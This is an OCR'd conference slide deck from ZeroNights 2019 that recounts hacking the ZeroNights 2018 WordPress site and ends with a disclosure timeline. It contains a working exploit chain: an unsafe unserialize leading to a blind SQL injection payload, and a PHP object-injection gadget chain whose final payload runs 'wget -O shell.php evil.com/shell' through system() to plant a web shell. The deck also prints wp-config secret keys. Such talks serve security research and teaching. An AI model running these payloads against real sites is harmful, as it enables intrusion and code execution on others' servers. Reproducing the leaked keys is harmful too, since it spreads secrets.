ZN PWN Challenge

@Paul_Axe

ZERO NIGHTS 2019 9 EDITION


There was a tradition of hacking security conference website

ZERO NIGHTS 2019 EDITION

History (2011)


ZERO NIGHTS 2019 EDITION

History (2012)




ZERO NIGHTS 2019 EDITION

History (2012)



ZERO NIGHTS 2019 9 EDITION

History (2013)



ZERO NIGHTS 2019 9 EDITION

History (2018)

Bo0oM > На вордпресе по десеру так ничего и нет?

Bo0om > https://2018.zeronights.ru/wp-admin/admin-ajax.php?action=pagination_loadmore&query=a%3A67%3A%7Bs%3A9%3A%22post_type%22%3Bs%3A6%3A%22report%22%3Bs%3A1...

https://2018.zeronights.ru/wp-content/uploads/materials/9%20ZN2018%20WV%20-%20PHP%20unserialize.pdf

ZERO NIGHTS 2019 9 EDITION

RTFM

```
function true_load_posts(){
    $args = unserialize( stripslashes( $_POST['query'] ) );
    $args['paged'] = $_POST['page'] + 1;
    $args['post_status'] = 'publish';

    query_posts( $args );
    if( have_posts() ) :
        while( have_posts() ): the_post();
            ...
        endwhile;
    endif;
}
```

https://misha.blog/wordpress/ajax-pagination.html

ZERO NIGHTS 2019 9 EDITION

query_posts

```php
function query_posts( $query ) {
  $GLOBALS['wp_query'] = new WP_Query();
  return $GLOBALS['wp_query']->query( $query );
}
```

```php
class WP_Query {
  public function query( $query ) {
    $this->init();
    $this->query = $this->query_vars = wp_parse_args( $query );
    return $this->get_posts();
  }
}
```

ZERO NIGHTS 2019 9 EDITION

WP_Query

```php
class WP_Query {
    public function query( $query ) {
        $this->init();
        $this->query = $this->query_vars = wp_parse_args( $query );
        return $this->get_posts();
    }

    public function get_posts() {
        ...
        $this->parse_tax_query( $q );
        $clauses = $this->tax_query->get_sql( $wpdb->posts, 'ID' );
        $join  .= $clauses['join'];
        $where .= $clauses['where'];
    }
}
```

ZERO NIGHTS 2019 9 EDITION

WP_tax_Query

```
class WP_Tax_Query {
  public function get_sql($primary_table, $primary_id_column) {
        $this->primary_table     = $primary_table;
        $this->primary_id_column = $primary_id_column;

        return $this->get_sql_clauses();
  }
}
```

ZERO NIGHTS 2019 9 EDITION

WP_tax_Query

```
public function get_sql_for_clause( &$clause, $parent_query ) {
    ...
    if ( 'NOT IN' == $operator ) {
        $terms = implode( ',', $terms );

        $where = "$this->primary_table.$this->primary_id_column NOT IN (
            SELECT object_id
            FROM $wpdb->term_relationships
            WHERE term_taxonomy_id IN ($terms)
        )";
    }
    ...
    $sql['where'][] = $where;
    return $sql;
}
```

ZERO NIGHTS 2019 9 EDITION

WP_tax_Query

```
public function get_sql_for_clause( &$clause, $parent_query ) {
    ...
    if ( 'NOT IN' == $operator ) {
        $terms = implode( ',', $terms );

        $where = "$this->primary_table.$this->primary_id_column NOT IN (
            SELECT object_id
            FROM $wpdb->term_relationships
            WHERE term_taxonomy_id IN ($terms)
        )";
    }
    ...
    $sql['where'][] = $where;
    return $sql;
}
```

ZERO NIGHTS 2019 9 EDITION

SQL Injection

ZERO NIGHTS 2019 EDITION

SQL Injection

```
if ( null === $this->posts ) {
    $this->posts = $wpdb->get_col( $this->request );
}

$this->posts = array_map( 'intval', $this->posts );
```

We have to exploit this injection as boolean-based SQL injection.


ZERO NIGHTS 2019 EDITION

SQL Injection

```
$pld = serialize([
            "tax_query" => [
                "lol" => [
                    "operator" => "NOT IN",
                    "field" => "term_taxonomy_id",
                    "terms" => ["31337))) and 1=if((select
ascii(substr(( select version() ),0,1))&1)>0,1,0) limit 1/*"]
                ]
            ],
            "ping_status" => "LOL*/ -- 1",
        ]),
```

ZERO NIGHTS 2019 9 EDITION

Name



ZERO NIGHTS 2019 EDITION

Post-Exploitation

So we got a usernames and password hashes of all ZeroNights admin users. Unfortunately it seems that they are not easily bruteforceable.

What else we can get from the database?

- user sessions
- plugins / themes

ZERO NIGHTS 2019 9 EDITION

User Sessions?

```
function wp_validate_auth_cookie( $cookie = '', $scheme = '' ) {
  $cookie_elements = wp_parse_auth_cookie( $cookie, $scheme );

  $scheme   = $cookie_elements['scheme'];
  $username = $cookie_elements['username'];
  $hmac     = $cookie_elements['hmac'];
  $token    = $cookie_elements['token'];
  $expired  = $expiration = $cookie_elements['expiration'];

  $pass_frag = substr( $user->user_pass, 8, 4 );

  $key = wp_hash( $username . '|' . $pass_frag . '|' . $expiration . '|' . $token,
$scheme );

  $hash = hash_hmac( 'sha256' , $username . '|' . $expiration . '|' . $token, $key);

    if ( ! hash_equals( $hash, $hmac ) ) return false;
    $manager = WP_Session_Tokens::get_instance( $user->ID );
    if ( ! $manager->verify( $token ) ) return false;
    ...
```

ZERO NIGHTS 2019 9 EDITION

User Sessions?

```php
function wp_hash( $data, $scheme = 'auth' ) {
    $salt = wp_salt( $scheme );

    return hash_hmac( 'md5', $data, $salt );
}
```

```php
// wp-config.php
define('AUTH_KEY',         ' Xakm<o xQy rw4EMsLKM-?!T+,PFF})H4lzcW57AF');
define('SECURE_AUTH_KEY',  'LzJ}op]mr|6+![P}Ak:uNdJCJZd>(Hx.-Mh#Tz)pCI');
define('LOGGED_IN_KEY',    '|i|Ux`9<p-h$aFf(qnT:sDO:D1P^wZ$$/Ra@miTJi9');
define('NONCE_KEY',        '%:R{[P|,s.KuMltH5}cI;/k<Gx~j!f0I)m_sIyu+&N');
define('AUTH_SALT',        'eZyT)-Naw]F8CwA*VaW#q*|.)g@o}||wf~@C-YSt}(');
define('SECURE_AUTH_SALT', '!=oLUTXh,QW=H `}`L|9/^4-3 STz},T(w}W<I`.Jj');
define('LOGGED_IN_SALT',   '+XSqHc;@Q*K_b|Z?NC[3H!!EONbh.n<+=uKR:>*c(u');
define('NONCE_SALT',       'h`GXHhD>SLWVfg1(1(N{;.V!MoE(SfbA_ksP@&`+Ay');
```

ZERO NIGHTS 2019 EDITION

User Sessions?

Forging the session has following requirements:

- There should be active token for any admin user
- We have to know this token
- We have to know AUTH_SALT value to sign the cookie
- We have to know/bruteforce 4 characters of users user's password hash.

ZERO NIGHTS 2019 EDITION

Plugins

We can enumerate plugins using wpscan, but what if there is a plugin that is not listed in wpvulndb or wpscan haven't detect it for some reason?

ZERO NIGHTS 2019 EDITION

Plugins

We can enumerate plugins using wpscan, but what if there is a plugin that is not listed in wpvulndb or wpscan haven't detect it for some reason?

```
a:1:{i:0;s:29:"nextgen-gallery/nggallery.php";}
```

ZERO NIGHTS 2019 9 EDITION

nextgen-gallery

```
class simple_html_dom_node
{
    function __toString() { return $this->outertext(); }

    function outertext()
    {
        ...
        if ($this->tag==='root') return $this->innertext();
    }

    function innertext()
    {
        ...
        foreach ($this->nodes as $n)
            $ret .= $n->outertext();
        ...
    }
```

ZERO NIGHTS 2019 9 EDITION

nextgen-gallery

```
class simple_html_dom_node
{
    function __toString() { return $this->outertext(); }

    function outertext()
    {
        ...
        if ($this->tag==='root') return $this->innertext();
    }

    function innertext()
    {
        ...
        foreach ($this->nodes as $n)
            $ret .= $n->outertext();
        ...
    }
```

ZERO NIGHTS 2019 9 EDITION

nextgen-gallery

```
class Requests_Utility_FilteredIterator extends ArrayIterator {
    ...
    public function current() {
        $value = parent::current();
        $value = call_user_func($this->callback, $value);
        return $value;
    }
}
```

ZERO NIGHTS 2019 9 EDITION

Final Exploit


```php
class simple_html_dom_node
{
  public $tag = 'root';
  public $nodes = array();
  public function __construct(){
    $this->nodes = new Requests_Utility_FilteredIterator();
  }
}

class Requests_Utility_FilteredIterator extends ArrayIterator {
  protected $callback = "system";
  public function __construct() {
     parent::__construct(["wget -O shell.php evil.com/shell"]);
  }
}

echo serialize(["tax_query" => ["relation" => new simple_html_dom_node(),
                                "lol" => ["operator" => "NOT IN", "terms"=> ["1"]]
                                ], ping_status" => ""]);
```


ZERO NIGHTS 2019 9 EDITION

pwned



ZERO NIGHTS 2019 9 EDITION

pwned



ZERO NIGHTS 2019 9 EDITION

Timeline

13.11.2018 - SQL Injection found
18.08.2019 - SQL Injection exploited, got admin hashes
22.08.2019 - Got code execution
26.08.2019 - Vulnerability reported
18.09.2019 - Vulnerability fixed

https://2018.zeronights.ru/hackers.txt

THANKS FOR ATTENTION

@Paul_Axe